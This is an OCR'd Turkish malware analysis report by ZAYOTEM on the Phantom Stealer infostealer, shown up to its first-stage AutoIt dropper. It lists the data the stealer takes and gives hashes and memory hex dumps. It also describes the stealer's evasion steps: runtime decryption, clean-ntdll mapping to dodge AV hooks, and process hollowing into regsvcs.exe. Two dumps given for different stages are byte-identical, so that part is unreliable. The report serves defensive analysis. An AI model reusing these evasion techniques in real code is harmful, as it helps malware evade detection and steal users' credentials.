


Phantom Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER ..... **İ**

ÖN BAKIŞ **1**

Z28FKG-90.EXE ANALİZİ **2**

STATİK ANALİZ 2
DİNAMİK ANALİZ 4
AUTOİT SCRİPT HOOKİNG 6
TAŞIYICI KATMAN ANALİZİ VE .NET REACTOR KORUMASININ AŞILMASI 9

STUB.EXE ANALİZİ **12**

STATİK ANALİZ 13
DİNAMİK ANALİZ 15
ANTİANALYSİS VE HEAVENSGATE 16
KALICILIK VE TİMESTOMPİNG 20
AKTİF CASUSLUK FAALİYETLERİ 20
DOSYA HIRSIZLIKLARI 23
AĞ ANALİZLERİ VE VERİ SIZDIRMA 25

YARA KURALI **27**

MITRE ATTACK TABLE **29**

ÇÖZÜM ÖNERİLERİ **30**

HAZIRLAYAN **30**

Ön Bakış

PhantomStealer, RedLine Stealer ailesine benzer davranışlar sergileyen ancak yapısal farklılıkları nedeniyle bağımsız geliştirildiği değerlendirilen çoklu veri sızdırma mekanizmasına sahip kritik bir bilgi hırsızıdır. 2025 yılı sonlarında öne çıkan ve kurumsal ağlar ile bireysel kullanıcıları hedef alan açık kaynak kodlu temellere dayanan phishing kampanyalarıyla yayılan özellikle Rusya'da sahte banka transferi e-postaları ve ISO ekipleri aracılığıyla yayıldığı tespit edilmiştir. İlk aşamada güvenlik ürünlerinden kaçmak için AutoIt ile paketlenmiş olup disk üzerinde iz bırakmadan doğrudan RAM üzerinde çalışarak gelenekselleşmiş tespitleri atlatmaya çalışır.

Bu kötü amaçlı yazılım bulaştığı bilgisayarların;


- Chromium ve Gecko tabanlı web tarayıcılarına kaydedilen kimlik bilgilerine ve oturum çerezlerine,
- Masaüstü ve tarayıcı eklentisi tabanlı kripto para cüzdanlarına,
- Discord ve Telegram gibi masaüstü mesajlaşma istemcilerinin oturum token'larına,
- FileZilla ve WinSCP gibi FTP istemcileri ile Outlook gibi e-posta istemcilerine,
- Masaüstü, İndirilenler, OneDrive ve DropBox gibi dizinlerde yer alan kritik bilgisayar belgelerine erişim sağlamasına olanak sağlamaktadır.
- Bunlara ek olarak arka planda klavye vuruşlarını kaydeder, düzenli zaman aralıklarıyla arka planda ekran görüntüleri alır ve kullanıcının panoya kopyaladığı kripto para cüzdan adreslerini anlık olarak saldırganın adresleriyle değiştirir.

z28FKG-90.exe Analizi

Adı	z28FKG-90.exe
MD5	572b9fbad933e1a73051716c7e4d8421
SHA256	ac0f4e03c67139a764a693e10f6568758b5e38ac0dedc94ec18b0a86cc059358
Dosya Türü	Win32 EXE (AutoIt v3 Compiled)

Statik Analiz

Zararlı yazılımın ilk aşama dropper dosyası Detect It Easy aracı ile incelendiğinde yüksek bir entropi değerine sahip olduğu ve AutoIt derleyicisi ile paketlendiği tespit edilmiştir. Bu yüksek entropi asıl zararlı kodların dosya içerisinde şifrelenmiş halde tutulduğunu göstermektedir.



Şekil 1- DIE üzerinde AutoIt ile derlendiğinin çıktısı



Şekil 2- DIE üzerinde dosyanın packed olduğu ve entropi değeri

AutoIt ayrıştırma aracı olan AutoIt-ripper kullanılarak orijinal dosya decompile edildiğinde esas işi yapan AutoIt scripti ile "hurtling" ve "pteropod" isimli iki adet şifreli payload dışa aktarılmıştır.

```
PS C:\Users\muzoovy\Downloads\AutoIt-Ripper-master\AutoIt-Ripper-master> python main.py
Ripper running...
Output File: script.au3
Output File: hurtling
Output File: pteropod

 Success!
```


Şekil 3- AutoIt-Ripper tool'u ile AutoIt scriptinin ve yanındaki zararlı dosyaların çıkartılması

Script statik olarak incelendiğinde kodun kasıtlı olarak karmaşıklaştırıldığı ve zararlı parçacıkların yasal **SysAnimate32** fonksiyonları arasına gizlendiği görülmüştür. Zararlının komutlarını çalışma anında deşifre etmek için **VJRMKBBB** isimli özel bir karakter kaydırma algoritması kullandığı saptanmıştır. Zararlı, Temp dizinine çıkarttığı bu dosyaları belirtilen algoritma ile çözdükten sonra **CallWindowProc** yöntemiyle asıl zararlı kod akışını tetiklemektedir.

Dinamik Analiz

Zararlı yazılımın ram üzerindeki faaliyetlerini incelemek amacıyla süreç x32dbg üzerinden izlenmiş ve **VirtualAlloc** API çağrıları takip edilmiştir. Zararlının sırasıyla üç farklı aşamada bellekte kendine yer ayırdığı gözlemlenmiştir:


1. İlk ayırışında belleğe geçerli bir PE formatı olmayan ham bir shellcode bırakılmıştır.



Address	Hex	ASCII
03800000	55 8B EC 81 EC CC 02 00 00 56 57 B8 6B 00 00 00	U.ì.ìÌ...VW¸k...
03800010	66 89 45 84 B9 65 00 00 00 66 89 4D 86 BA 72 00	f.E.'e...f.M.°r.
03800020	00 00 66 89 55 88 B8 6E 00 00 00 66 89 45 8A B9	..f.U.¸n...f.E.'
03800030	65 00 00 00 66 89 4D 8C BA 6C 00 00 00 66 89 55	e...f.M.°l...f.U
03800040	8E B8 33 00 00 00 66 89 45 90 B9 32 00 00 00 66	.¸3...f.E.'2...f
03800050	89 4D 92 BA 2E 00 00 00 66 89 55 94 B8 64 00 00	.M.°....f.U.¸d..
03800060	00 66 89 45 96 B9 6C 00 00 00 66 89 4D 98 BA 6C	.f.E.'l...f.M.°l
03800070	00 00 00 66 89 55 9A 33 C0 66 89 45 9C B9 6E 00	...f.U.3Àf.E.'n.
03800080	00 00 66 89 8D 44 FF FF FF BA 74 00 00 00 66 89	..f..Dÿÿÿ°t...f.
03800090	95 46 FF FF FF B8 64 00 00 00 66 89 85 48 FF FF	.Fÿÿÿ¸d...f..Hÿÿ
038000A0	FF B9 6C 00 00 00 66 89 8D 4A FF FF FF BA 6C 00	ÿ'l...f..Jÿÿÿ°l.
038000B0	00 00 66 89 95 4C FF FF FF B8 2E 00 00 00 66 89	..f..Lÿÿÿ¸....f.
038000C0	85 4E FF FF FF B9 64 00 00 00 66 89 8D 50 FF FF	.Nÿÿÿ'd...f..Pÿÿ
038000D0	FF BA 6C 00 00 00 66 89 95 52 FF FF FF B8 6C 00	ÿ°l...f..Rÿÿÿ¸l.
038000E0	00 00 66 89 85 54 FF FF FF 33 C9 66 89 8D 56 FF	..f..Tÿÿÿ3Éf..Vÿ
038000F0	FF FF BA 75 00 00 00 66 89 55 D0 B8 73 00 00 00	ÿÿ°u...f.UÐ¸s...

Şekil 4- 1. virtualalloc noktası


2. İkinci ayırışında PE yapısına sahip ara bir EXE dosyası RAM üzerine açılarak AutoIt akışının kontrolü ele alması sağlanmıştır.



Address	Hex	ASCII
04680000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
04680010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	........@.......
04680020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
04680030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	............ð...
04680040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..´.Í!¸.LÍ!Th
04680050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
04680060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
04680070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
04680080	2D 1B 3D 46 69 7A 53 15 69 7A 53 15 69 7A 53 15	-.=FizS.izS.izS.
04680090	32 12 50 14 6A 7A 53 15 7D 11 53 14 68 7A 53 15	2.P.jzS.}.S.hzS.
046800A0	7D 11 50 14 2F 7A 53 15 7D 11 5D 14 71 7B 53 15	}.P./zS.}.].q{S.
046800B0	7D 11 56 14 72 7A 53 15 7D 11 57 14 1E 7A 53 15	}.V.rzS.}.W..zS.
046800C0	7D 11 AC 15 68 7A 53 15 7D 11 51 14 68 7A 53 15	}.¬.hzS.}.Q.hzS.
046800D0	52 69 63 68 69 7A 53 15 00 00 00 00 00 00 00 00	RichizS.........
046800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
046800F0	50 45 00 00 4C 01 08 00 D5 05 CE 60 00 00 00 00	PE..L...Õ.Î`....


Şekil 5- 2. virtualalloc noktası

3. Üçüncü ayırışında ise zararlının **Rtl*, Zw*, Ldr*** API'lerini barındıran temiz bir **ntdll.dll** kopyasını belleğe yansıttığı tespit edilmiştir. Zararlının bu şekilde antivirüslerin uyguladığı API izleme yöntemlerini bypass etmeyi amaçladığı tespit edilmiştir.



Address	Hex	ASCII
04680000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
04680010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	........@.......
04680020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
04680030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	............ð...
04680040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..´.Í!¸.LÍ!Th
04680050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
04680060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
04680070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
04680080	2D 1B 3D 46 69 7A 53 15 69 7A 53 15 69 7A 53 15	-.=FizS.izS.izS.
04680090	32 12 50 14 6A 7A 53 15 7D 11 53 14 68 7A 53 15	2.P.jzS.}.S.hzS.
046800A0	7D 11 50 14 2F 7A 53 15 7D 11 5D 14 71 7B 53 15	}.P./zS.}.].q{S.
046800B0	7D 11 56 14 72 7A 53 15 7D 11 57 14 1E 7A 53 15	}.V.rzS.}.W..zS.
046800C0	7D 11 AC 15 68 7A 53 15 7D 11 51 14 68 7A 53 15	}.¬.hzS.}.Q.hzS.
046800D0	52 69 63 68 69 7A 53 15 00 00 00 00 00 00 00 00	RichizS.........
046800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
046800F0	50 45 00 00 4C 01 08 00 D5 05 CE 60 00 00 00 00	PE..L...Õ.Î`....


Şekil 6- 3. virtualalloc noktası



Şekil 7- Orijinal ntdll.dll dosyası olduğunun kanıtı

AutoIt Script Hooking

Zararlı kod akışının tamamen RAM üzerinde ilerlemesinden dolayı, asıl payloadın çözüldüğü anı yakalamak için hooking stratejisi uygulanmıştır. AutoIt scripti statik olarak incelendiğinde zararlının komutları çözdükten sonra CallWindowProc API'sini kullanarak kod akışını doğrudan bellekteki adrese yönlendirdiği saptanmıştır. Süreci inceleyebilmek adına script editlenip CallWindowProc çağrısının hemen öncesine bir MsgBox fonksiyonu yerleştirilmiştir. Bu sayede zararlı akış beklemeye alınmış ve hedeflenen bellek adresi MsgBox üzerinden elde edilmiştir.



Şekil 8- Msgbox ekranı üzerinden bellek adresinin tespiti

Process MsgBox ekranında bekletilirken arka planda çalışan AutoIt3.exe sürecine x32dbg aracı ile dışarıdan attach olunmuş ve süreç askıya alınmıştır. Çözülen bellek bloğunun string dökümleri incelendiğinde zararlının **Process Hollowing** tekniği için kurban olarak sistemin yasal bileşenlerinden **regsvcs.exe** dosyasını seçtiği ve asıl çalıştırılabilir dosyanın diskteki yolunu açıkça belirlediği tespit edilmiştir.

